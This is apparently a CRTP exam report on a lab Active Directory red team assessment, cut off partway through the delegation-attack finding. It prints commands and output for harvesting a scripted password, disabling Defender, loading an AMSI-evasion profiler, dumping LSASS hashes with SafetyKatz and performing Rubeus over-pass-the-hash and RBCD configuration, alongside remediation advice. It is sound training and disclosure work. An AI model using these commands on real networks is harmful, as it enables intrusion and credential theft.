

RED TEAM ASSESSMENT REPORT

Certified Red Team Professional (CRTP) — Exam Report

Aug 17, 2026

VERSION 1.0

Altered Security — CRTP Exam Lab



CONTACT

Student

srqllabmya@gmail.com

TABLE OF CONTENTS

1	DOCUMENT CONTROL	3
1.1	Team	3
1.2	List of Changes	3
2	EXECUTIVE SUMMARY	3
2.1	Summary	3
2.2	Identified Misconfigurations	4
2.3	Recommendations	5
2.4	Conclusion	9
3	METHODOLOGY	10
3.1	Objective	10
3.2	Scope	11
3.3	Provided User Account and Machine	11
4	COMPROMISSION PATH	11
4.1	F-1 · Initial Foothold — Cleartext Credentials in a File Share	11
4.2	F-2 · Local Privilege Escalation & LSASS Credential Theft	13
4.3	F-3 · Domain Reconnaissance & Attack-Path Discovery	16
4.4	F-4 · Resource-Based Constrained Delegation (RBCD) → MGMTSRV	18
4.5	F-5 · Active Directory ACL Abuse — AddSelf & Force-Change-Password	21
4.6	F-6 · Lateral Movement to TECHSRV30 & Local Secret Extraction	23
4.7	F-7 · LSA Secrets Harvest — `causer` & ADMIN_SRV86	25
4.8	F-8 · AD CS ESC3 — Enrollment-Agent Abuse to Domain Admin	26
4.9	F-9 · Cross-Forest Compromise — Trust-Key Forgery into finance.corp	28
5	DISCLAIMER	32
6	APPENDIX	33
6.1	Compromised Credentials & Secrets	33
6.2	Key Domain Facts	33
6.3	Tooling	34
6.4	Remediation Checklist	34

LIST OF FIGURES

Figure 2 - The maintenance share and the backup script it exposes	12
Figure 3 - Cleartext studentadmin password inside the backup script	12
Figure 4 - runas as the recovered studentadmin account	13
Figure 5 - Defender real-time monitoring disabled	14
Figure 6 - STUDVM\$ machine-account NTLM hash recovered from LSASS	15
Figure 7 - Forest trust to finance.corp discovered by adPEAS	16
Figure 8 - Configuring Resource-Based Constrained Delegation on MGMTSRV	19
Figure 9 - techservice credentials recovered from MGMTSRV	20
Figure 10 - Management group holds Force-Change-Password over puretech	21
Figure 11 - Self-adding techservice into the privileged Management group	21
Figure 12 - Force-resetting the puretech account password	22
Figure 13 - Interactive session as puretech	22
Figure 14 - SAM dump on TECHSRV30 exposing the local admin securetech	24
Figure 15 - Requesting the FIDO enrollment-agent certificate as causer	27
Figure 16 - Domain Admin (techadmin) TGT obtained via PKINIT	28
Figure 17 - PKINIT TGT verified and OS command execution on FINANCE-DC as finadmin	31
Figure 18 - Final objective flag read on FINANCE-DC as finadmin	32

1 DOCUMENT CONTROL

1.1 TEAM

Contact	Details	Role
Student	E-Mail: srqllabmya@gmail.com	Lead Pentester, Red Team Operator

1.2 LIST OF CHANGES

Version	Description	Date
0.1	Initial draft — attack path captured	Aug 16, 2026
1.0	Final version — narrative, evidence and remediation completed	Aug 17, 2026

2 EXECUTIVE SUMMARY

2.1 SUMMARY

This report documents a full red team assessment of the `tech.corp` Active Directory domain and its bidirectional forest trust with `finance.corp`, performed as part of the Certified Red Team Professional (CRTP) examination. Testing began from an assumed-breach position: a single low-privileged user, `tech\studentuser`,

on the foothold workstation **STUDVM**. No exploit of unpatched software was used at any point — every step abused a legitimate Windows or Active Directory feature that had been left in an insecure configuration.

From that starting point we obtained **complete control of the** `tech.corp` **domain** and then **pivoted across the forest trust to compromise** `finance.corp`, retrieving the final objective flag from the desktop of a privileged account on the `finance.corp` domain controller. The compromise was achieved by chaining the following weaknesses, each ordinary on its own but devastating in sequence:

- **Cleartext credentials in a readable file share** gave the first privilege escalation on the foothold host.
- **No LAPS and reused local administrator rights** allowed credential theft from LSASS and lateral movement between member servers.
- **Resource-Based Constrained Delegation (RBCD)** that a machine account could configure on itself let us impersonate a Domain Admin to a management server.
- **Dangerous Active Directory ACLs** (self-membership into a privileged group, and force-password-reset rights over another user) extended access without ever cracking a password.
- **An Active Directory Certificate Services misconfiguration (ESC3)** turned a low-privileged certificate enrollment right into a Domain Admin logon.
- **A forest trust without effective SID filtering on the outbound path** allowed a forged inter-realm ticket to be honoured by `finance.corp`.

Overall posture is assessed as **Critical**. A single foothold credential was sufficient to reach Enterprise Admin in `tech.corp` and to cross the trust boundary into a second forest. The remediation section prioritises the changes that break the *earliest* links in this chain, because doing so collapses everything downstream of them.

2.2 IDENTIFIED MISCONFIGURATIONS

Name	Affected Components	Page
F-1 · Initial Foothold — Cleartext Credentials in a File Share	STUDVM	11
F-2 · Local Privilege Escalation & LSASS Credential Theft	STUDVM	13
F-3 · Domain Reconnaissance & Attack-Path Discovery	tech.corp (domain-wide)	16
F-4 · Resource-Based Constrained Delegation (RBCD) → MGMTSRV	MGMTSRV	18
F-5 · Active Directory ACL Abuse — AddSelf & Force-Change-Password	tech.corp (Directory ACLs)	21
F-6 · Lateral Movement to TECHSRV30 & Local Secret Extraction	TECHSRV30	23
F-7 · LSA Secrets Harvest — `causer` & ADMIN_SRV86	ADMIN_SRV86	25
F-8 · AD CS ESC3 — Enrollment-Agent Abuse to Domain Admin	TECH-DC (tech-tech-dc-CA)	26
F-9 · Cross-Forest Compromise — Trust-Key Forgery into finance.corp	FINANCE-DC	28

2.3 RECOMMENDATIONS

Name	Details
F-1 · Initial Foothold — Cleartext Credentials in a File Share	■ Never store credentials in scripts on file shares. Move the backup job to a Group Managed Service Account (gMSA) whose password is machine-managed and never exposed. ■ Restrict the <code>maintenance</code> share ACL to only the accounts that require it, and audit SYSVOL/NETLOGON and custom shares for embedded secrets. ■ Rotate the <code>studentadmin</code> password immediately and enforce LAPS so the local administrator password is unique per host.
F-2 · Local Privilege Escalation & LSASS Credential Theft	■ Deploy LAPS and Windows Defender Credential Guard to protect LSASS secrets and prevent machine/domain credential reuse. ■ Alert on Defender tamper events (real-time protection being disabled) and on local-administrators group membership changes. ■ Place high-value accounts in the Protected Users group and enforce a tiered administration model.

Name	Details
F-3 · Domain Reconnaissance & Attack-Path Discovery	■ Lower <code>ms-DS-MachineAccountQuota</code> to 0 so standard users cannot create computer accounts (a prerequisite for several delegation attacks). ■ Deploy LAPS, add Tier-0 accounts to Protected Users, and review AD CS template permissions (see F-8). ■ Monitor for enumeration tooling (LDAP-heavy queries, SharpHound collection patterns).
F-4 · Resource-Based Constrained Delegation (RBCD) → MGMTSRV	■ Audit and remove write access to <code>msDS-AllowedToActOnBehalfOfOtherIdentity</code> for non-administrative principals; no standard machine account should be able to configure delegation on another host. ■ Set <code>ms-DS-MachineAccountQuota</code> to 0 and mark Tier-0 accounts as sensitive and cannot be delegated. ■ Monitor Event ID 4769 for S4U ticket requests referencing privileged users.

Name	Details
F-5 · Active Directory ACL Abuse — AddSelf & Force-Change-Password	■ Remove the Self-Membership ACE that lets <code>techservice</code> add itself to <code>Management</code> , and the User-Force-Change-Password right the group holds over <code>puretech</code> ; grant such rights only to dedicated, monitored admin roles. ■ Run regular ACL reviews (BloodHound / <code>Get-DomainObjectAcl</code>) to catch privilege-granting ACEs on users and groups. ■ Alert on Event ID 4724/4738 (password reset / account change) for sensitive accounts.
F-6 · Lateral Movement to TECHSRV30 & Local Secret Extraction	■ Deploy LAPS to eliminate shared local-administrator passwords across member servers. ■ Restrict who holds local administrator rights on application servers; apply the tiered administration model. ■ Enable Credential Guard and monitor for SAM/LSA dumping (Event ID 4688 with suspicious process lineage).

Name	Details
F-7 · LSA Secrets Harvest — `causer` & ADMIN_SRV86	■ Avoid running services under domain user accounts with static passwords; migrate <code>SNMPTRAP</code> and similar services to gMSA. ■ Restrict local administrator access so LSA secrets cannot be read, and enable Credential Guard. ■ Rotate the <code>causer</code> password and review its certificate-enrollment rights (see F-8).
F-8 · AD CS ESC3 — Enrollment-Agent Abuse to Domain Admin	■ Remove the Certificate Request Agent ECU from the <code>FIDO</code> template, or restrict enrollment to a small, trusted group and require CA manager approval for issuance. ■ Restrict the <code>FIDOUUsers</code> template so enrollment agents cannot request on behalf of Tier-0 accounts; enable the enrollment-agent restrictions on the CA. ■ Monitor for <code>Certify /</code> certificate-request activity and PKINIT logons for privileged users.

Name	Details
F-9 · Cross-Forest Compromise — Trust-Key Forgery into finance.corp	▪ Enforce SID filtering / selective authentication on the <code>finance.corp</code> trust in <i>both</i> directions so that forged inter-realm tickets — even those impersonating native RID 500 accounts — cannot cross the boundary. ▪ Treat the forest, not the domain, as the security boundary; keep highly sensitive assets in a separate, tightly-trusted forest. ▪ Never store unencrypted private keys on file shares; the exposed <code>finadmin.pem</code> gave a direct certificate-based logon. Protect private keys with strong passphrases and restrictive ACLs. ▪ Rotate the <code>krbtgt</code> account (twice) and the inter-realm trust key; monitor for anomalous inter-realm TGS requests.

2.4 CONCLUSION

The `tech.corp` domain can be fully compromised by any attacker who obtains a single standard domain credential, and that compromise does not stop at the domain boundary — it extends across the forest trust into `finance.corp`. The path required no software vulnerability; it was made possible entirely by identity, delegation, certificate-services and trust misconfigurations.


Remediation should be sequenced by attack-path impact rather than by treating each finding in isolation:

1. **Remove secrets from file shares and deploy LAPS** — this eliminates the initial foothold escalation and the credential reuse that followed it.
2. **Audit and remove dangerous delegation and ACLs** — RBCD write rights, self-membership and force-password-reset ACEs on privileged objects were the backbone of the domain takeover.

3. **Harden AD CS** — remove the ESC3 enrollment-agent capability and enforce manager approval; this closes the certificate path to Domain Admin.
4. **Enforce SID filtering / quarantine on the forest trust** — this is the control that would have stopped the cross-forest pivot.

Applying items 1 and 2 alone would have halted this assessment before Domain Admin was reached. They should be treated as immediate priorities.

3 METHODOLOGY



The assessment followed an assumed-breach methodology aligned with the MITRE ATT&CK framework. Beginning with the credentials of a single low-privileged domain user, testing progressed through the following phases:

- **Reconnaissance & Enumeration** — mapping users, groups, computers, ACLs, certificate templates, delegation and trusts using adPEAS, PowerView and BloodHound.
- **Privilege Escalation** — abusing file-share secrets, delegation (RBCD), dangerous ACLs and AD CS (ESC3).
- **Credential Access** — extracting secrets from LSASS, the SAM and LSA secrets with an evasive build of Mimikatz.
- **Lateral Movement** — replaying harvested hashes and Kerberos tickets across hosts (Over-Pass-the-Hash, S4U, Pass-the-Ticket).
- **Domain & Forest Dominance** — reaching Domain / Enterprise Admin in `tech.corp` and pivoting across the trust into `finance.corp`.

3.1 OBJECTIVE

The goal of the assessment was to identify and exploit misconfigurations in the environment, assuming all hosts carry current security patches and that Microsoft Defender is enabled. For each machine in scope the objective was to obtain and prove operating-system-level command execution, and to document the complete path of compromise across the `tech.corp` domain and its trust with `finance.corp`.

Assessment goal: Compromise the machines in scope, prove OS-level command execution on each, and retrieve the final objective flag from `finance.corp`.

3.2 SCOPE

As of **Aug 16, 2026**, the scope is defined as below:

Targeted Systems:

Hostname	IP	Role	Domain
STUDVM	172.16.100.10	Foothold workstation (assumed breach)	tech.corp
TECH-DC	—	Domain Controller / AD CS Certificate Authority	tech.corp
MGMTSRV	—	Management server (RBCD target)	tech.corp
TECHSRV30	—	Application server	tech.corp
ADMINSRV86	—	Administration server	tech.corp
FINANCE-DC	172.16.3.4	Forest-root Domain Controller	finance.corp

Forest trust: tech.corp ⇌ finance.corp — Bidirectional, Transitive, marked QUARANTINED_DOMAIN (SID filtering enabled on the trust).

3.3 PROVIDED USER ACCOUNT AND MACHINE

User Name	Machine Name
tech\studentuser	STUDVM

4 COMPROMISSION PATH

4.1 F-1 · INITIAL FOOTHOLD — CLEARTEXT CREDENTIALS IN A FILE SHARE

HOSTNAME	STUDVM
FQDN	studvm.tech.corp
OS DETAILS	Windows 10 (foothold workstation)
IP ADDRESS	172.16.100.10

DESCRIPTION

Starting as the unprivileged user tech\studentuser, enumeration of accessible SMB shares revealed a non-default share named maintenance on the domain controller that was readable by standard users. It contained a PowerShell backup script, Backup-ADSystemStateAndGPO.ps1, in which the **cleartext password of the local administrator account** studentadmin had been hard-coded. Storing credentials in a world-readable script is a classic operational mistake and it provided the first privilege escalation on the foothold host.

COMPROMISSION STEPS

Enumerate shares on the domain controller and open the unusual `maintenance` share:

```
net view \\tech-dc.tech.corp
# ... maintenance Disk ...
dir \\tech-dc.tech.corp\maintenance\
# Backup-ADSystemStateAndGPO.ps1
```

```
PS C:\Users\studentuser\Desktop\shared> dir \\tech-dc.tech.corp\maintenance\

Directory: \\tech-dc.tech.corp\maintenance

Mode                LastWriteTime         Length Name
----                -
-a----          9/4/2025   4:17 AM           2890 Backup-ADSystemStateAndGPO.ps1

PS C:\Users\studentuser\Desktop\shared> copy \\tech-dc.tech.corp\maintenance\Backup-ADSystemStateAndGPO.ps1 C:\Users\studentuser\Desktop\shared
PS C:\Users\studentuser\Desktop\shared> notepad .\Backup-ADSystemStateAndGPO.ps1
PS C:\Users\studentuser\Desktop\shared> _
```

Figure 2: The maintenance share and the backup script it exposes

Reading the script reveals the hard-coded credentials for `studentadmin`:

```
Backup-ADSystemStateAndGPO - Notepad
File Edit Format View Help
# $passwd = ConvertTo-SecureString 'P@ssS3cretforuservirtualmachineAdm!nthatitisnotguessable' -AsPlainText -Force
# $creds = New-Object System.Management.Automation.PSCredential ('.\studentadmin', $passwd)

$certSubjectName = "CN = puretech,CN = Users,DC = tech,DC = corp"
$userCerts = Get-ChildItem -Path Cert:\CurrentUser\My | Where-Object { $_.Subject -like "*$certSubjectName*" }

if ($userCerts.Count -eq 0) {
    Write-Warning "Required user certificate with subject matching '$certSubjectName' not found in current user store. Exiting script."
    exit 1
}

# Backup locations
$systemStateBackupPath = "D:\ADBackups\SystemState"
$gpoBackupPath = "D:\ADBackups\GPOBackups"

# check folder
if (-not (Test-Path $systemStateBackupPath)) {
    New-Item -Path $systemStateBackupPath -ItemType Directory | Out-Null
}
if (-not (Test-Path $gpoBackupPath)) {
    New-Item -Path $gpoBackupPath -ItemType Directory | Out-Null
}

function Backup-SystemState {
    $timestamp = Get-Date -Format "yyyyMMdd-HH:mm:ss"
    $backupDir = Join-Path $systemStateBackupPath "SystemStateBackup-$timestamp"
    Write-Host "Starting System State backup to $backupDir"
    # Run wbadmin to create system state backup
    $wbadminArgs = "start systemstatebackup -backupTarget:$backupDir -quiet"
    $result = Start-Process -FilePath wbadmin -ArgumentList $wbadminArgs -Wait -NoNewWindow -PassThru
    if ($result.ExitCode -eq 0) {
        Write-Host "System State backup completed successfully."
    } else {
        Write-Warning "System State backup failed with exit code $($result.ExitCode)."
    }
}
```

Figure 3: Cleartext studentadmin password inside the backup script

Authenticate as the recovered local administrator:

```
Username : studentadmin
Password : P@ssS3cretforuservirtualmachineAdm!nthatitisnotguessable!

runas /user:studentadmin "cmd.exe"
# Attempting to start cmd.exe as user "studvm\studentadmin" ...
```




Figure 4: runas as the recovered studentadmin account

RECOMMENDATIONS

- **Never store credentials in scripts** on file shares. Move the backup job to a **Group Managed Service Account (gMSA)** whose password is machine-managed and never exposed.
- Restrict the `maintenance` share ACL to only the accounts that require it, and audit SYSVOL/NETLOGON and custom shares for embedded secrets.
- Rotate the `studentadmin` password immediately and enforce **LAPS** so the local administrator password is unique per host.

REFERENCES

- <https://attack.mitre.org/techniques/T1552/001/>
- <https://learn.microsoft.com/windows-server/security/group-managed-service-accounts/group-managed-service-accounts-overview>

4.2 F-2 · LOCAL PRIVILEGE ESCALATION & LSASS CREDENTIAL THEFT

HOSTNAME	STUDVM
FQDN	studvm.tech.corp
OS DETAILS	Windows 10 (foothold workstation)
IP ADDRESS	172.16.100.10


DESCRIPTION

With local administrator rights as `studentadmin`, we established full control of STUDVM: real-time protection was disabled, the original `studentuser` was added to the local Administrators group for a stable high-integrity session, and LSASS was dumped with an evasive build of Mimikatz. This yielded the **NTLM hash of the machine account** `STUDVM$`, which becomes the key to the delegation attack in finding F-4.

COMPROMISSION STEPS

Disable Defender real-time monitoring and grant `studentuser` local admin:

```
Set-MpPreference -DisableRealtimeMonitoring $true  
net localgroup administrators TECH\studentuser /add
```



```
Microsoft Windows [Version 10.0.20348.4052]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>powershell -ep bypass  
Windows PowerShell  
Copyright (c) Microsoft Corporation. All rights reserved.  
  
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows  
  
PS C:\Windows\system32> cd ../  
PS C:\Windows> cd ..  
PS C:\> cd .\Users\studentuser\Desktop\shared\  
PS C:\Users\studentuser\Desktop\shared> .\RunWithRegistryNonAdmin.bat  
  
C:\Users\studentuser\Desktop\shared>set COR_ENABLE_PROFILING=1  
  
C:\Users\studentuser\Desktop\shared>set COR_PROFILER={cf0d821e-299b-5307-a3d8-b283c03916db}  
  
C:\Users\studentuser\Desktop\shared>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}" /f  
The operation completed successfully.  
  
C:\Users\studentuser\Desktop\shared>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /f  
The operation completed successfully.  
  
C:\Users\studentuser\Desktop\shared>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-b283c03916db}\InprocServer32" /ve /t REG_SZ /d "C:\Users\studentuser\Desktop\shared\InvisiShellProfiler.dll" /f  
The operation completed successfully.  
  
C:\Users\studentuser\Desktop\shared>powershell  
Windows PowerShell  
Copyright (c) Microsoft Corporation. All rights reserved.  
  
Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows  
  
PS C:\Users\studentuser\Desktop\shared> Set-MpPreference -DisableRealtimeMonitoring $true  
PS C:\Users\studentuser\Desktop\shared> .
```

Figure 5: Defender real-time monitoring disabled

Dump credentials from LSASS with SafetyKatz launched through a loader:

```
Loader.exe -path SafetyKatz.exe -args "sekurlsa::evasive-logonpasswords" "exit"
```

The machine account hash is recovered:

```
* Username : studvm$  
* Domain   : TECH  
* NTLM     : 354cc671b0e734b885308de998576b0b
```

```
Authentication Id : 0 ; 996 (00000000:000003e4)
Session          : Service from 0
User Name        : studvm$
Domain           : TECH
Logon Server      : (null)
Logon Time       : 8/16/2026 4:55:28 AM
SID              : S-1-5-20

    msv :
        [00000003] Primary
        * Username : studvm$
        * Domain   : TECH
        * NTLM      : 354cc671b0e734b885308de998576b0b
        * SHA1      : 1a8ae8addc8507fa1cebbb76252766d226b623c7
        * DPAPI     : 1a8ae8addc8507fa1cebbb76252766d2
    tspkg :
    wdigest :
        * Username : studvm$
        * Domain   : TECH
        * Password  : (null)
    kerberos :
        * Username : studvm$
        * Domain   : TECH.CORP
        * Password  : (null)
    ssp :
    credman :
    cloudap :
```

Figure 6: STUDVM\$ machine-account NTLM hash recovered from LSASS

RECOMMENDATIONS

- Deploy **LAPS** and **Windows Defender Credential Guard** to protect LSASS secrets and prevent machine/domain credential reuse.
- Alert on **Defender tamper events** (real-time protection being disabled) and on local-administrators group membership changes.
- Place high-value accounts in the **Protected Users** group and enforce a tiered administration model.

REFERENCES

- <https://attack.mitre.org/techniques/T1003/001/>
- <https://learn.microsoft.com/windows/security/identity-protection/credential-guard/>

4.3 F-3 · DOMAIN RECONNAISSANCE & ATTACK-PATH DISCOVERY

HOSTNAME	tech.corp (domain-wide)
FQDN	tech-dc.tech.corp
OS DETAILS	Windows Server 2022 Datacenter (Domain Controller)
IP ADDRESS	—

DESCRIPTION

Automated and manual enumeration built the map that drove every later step. adPEAS and PowerView revealed the forest trust to `finance.corp`, an unconstrained-delegation domain controller, `ms-DS-MachineAccountQuota` left at the default of 10, no LAPS anywhere in the domain, an unprotected Tier-0 admin (`techadmin`, RID 500), and an AD CS certificate authority publishing an ESC3-vulnerable template. BloodHound confirmed a short path to Domain Admin.

COMPROMISSION STEPS

adPEAS identifies the domain and the **bidirectional, quarantined trust** to `finance.corp`:

```
domainNameDNS      : tech.corp
domainSID           : S-1-5-21-1600556212-896947471-994435180
trustPartner        : finance.corp (Bidirectional, Transitive, QUARANTINED_DOMAIN)
```

```
++++ [1/10] Analyzing Domain Configuration +++++
-----
[?] Collecting domain information...
[+] Found domain information:
domainNameDNS:      tech.corp
domainNameNetBIOS:  tech
domainSID:          S-1-5-21-1600556212-896947471-994435180
domainFunctionalLevel: Windows 2016
forestFunctionalLevel: Windows 2016
forestName:         tech.corp

[?] Analyzing Kerberos policy...
[+] Found Kerberos policy:
maxTicketAgeTGT:    10 hours (default)
maxRenewalAge:      7 days (default)
krbtgtPasswordAge:  0 days (last changed: 2026-08-16)
domainControllerTime: 2026-08-16 06:33:54 UTC (skew: -1s)

[?] Checking Guest Account Status...
[+] Found disabled Guest account
[+] accountStatus:   Disabled
memberOf:           Guests

[?] Searching for Domain Controllers...
[+] Found 1 domain controller(s):
domainControllers:  tech-dc.tech.corp [PDC Emulator, Schema Master, Infrastructure Master, Domain Naming Master, RID Master]

[?] Searching for Sites and Subnets...
[+] Found 1 site(s) and 0 subnet(s):
siteName:           Default-First-Site-Name
siteSubnets:       (none)
siteDomainControllers: tech-dc.tech.corp


[?] Analyzing password policy...
[+] Found password policy:
[+] minPwdLength:    7 characters
[+] passwordComplexity: Enabled
minPwdAge:           1 days
maxPwdAge:           42 days
reversibleEncryption: Disabled
[+] lockoutThreshold: Disabled
lockoutDuration:     10 minutes
lockoutObservationWindow: 10 minutes
```

Figure 7: Forest trust to `finance.corp` discovered by adPEAS

Key weaknesses surfaced during enumeration:

Observation	Impact
<code>ms-DS-MachineAccountQuota</code> = 10	Any user can join computer accounts
No LAPS (0 / 5 computers)	Local admin password reuse across hosts
<code>techadmin</code> (RID 500) not in Protected Users	Tier-0 account exposed to theft/impersonation
AD CS template <code>FIDO</code> / <code>FIDOUUsers</code>	ESC3 enrollment-agent abuse possible

BloodHound's shortest-path-to-Domain-Admin view:



Session hunting and delegation checks point at the next targets:

```
Invoke-SessionHunter -NoPortScan -RawResults | select Hostname,UserSession,Access
# adminsrv86 TECH\causer False
# mgmtsrv TECH\techservice False
Get-DomainComputer -Unconstrained | select name, useraccountcontrol
# tech-dc SERVER_TRUST_ACCOUNT, TRUSTED_FOR_DELEGATION
```

RECOMMENDATIONS

- Lower `ms-DS-MachineAccountQuota` to **0** so standard users cannot create computer accounts (a prerequisite for several delegation attacks).
- Deploy LAPS, add Tier-0 accounts to **Protected Users**, and review AD CS template permissions (see F-8).
- Monitor for enumeration tooling (LDAP-heavy queries, SharpHound collection patterns).

REFERENCES

- <https://attack.mitre.org/techniques/T1087/002/>
- <https://bloodhound.readthedocs.io/>

4.4 F-4 · RESOURCE-BASED CONSTRAINED DELEGATION (RBCD) → MGMTSRV

HOSTNAME	MGMTSRV
FQDN	mgmtsrv.tech.corp
OS DETAILS	Windows Server (member server)
IP ADDRESS	—

DESCRIPTION

The compromised machine account `STUDVM$` held write access over the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute of **MGMTSRV**. This is the precondition for **Resource-Based Constrained Delegation**: by pointing MGMTSRV's delegation back at `STUDVM$` we could use the Kerberos S4U extensions to impersonate **any** user — including the Domain Admin `techadmin` — to services on MGMTSRV, giving full command execution on the host. Dumping the server then yielded the `techservice` account used in the next stage.

COMPROMISSION STEPS

Request a TGT for the machine account using its hash (Over-Pass-the-Hash):

```
Rubeus.exe asktgt /user:studvm$ /rc4:354cc671b0e734b885308de998576b0b `
/domain:tech.corp /dc:tech-dc.tech.corp /ptt
```

Configure RBCD so MGMTSRV trusts `STUDVM$` to act on behalf of others:

```
Set-DomainRBCD -Identity MGMTSRV -DelegateFrom "STUDVM$"
```

```
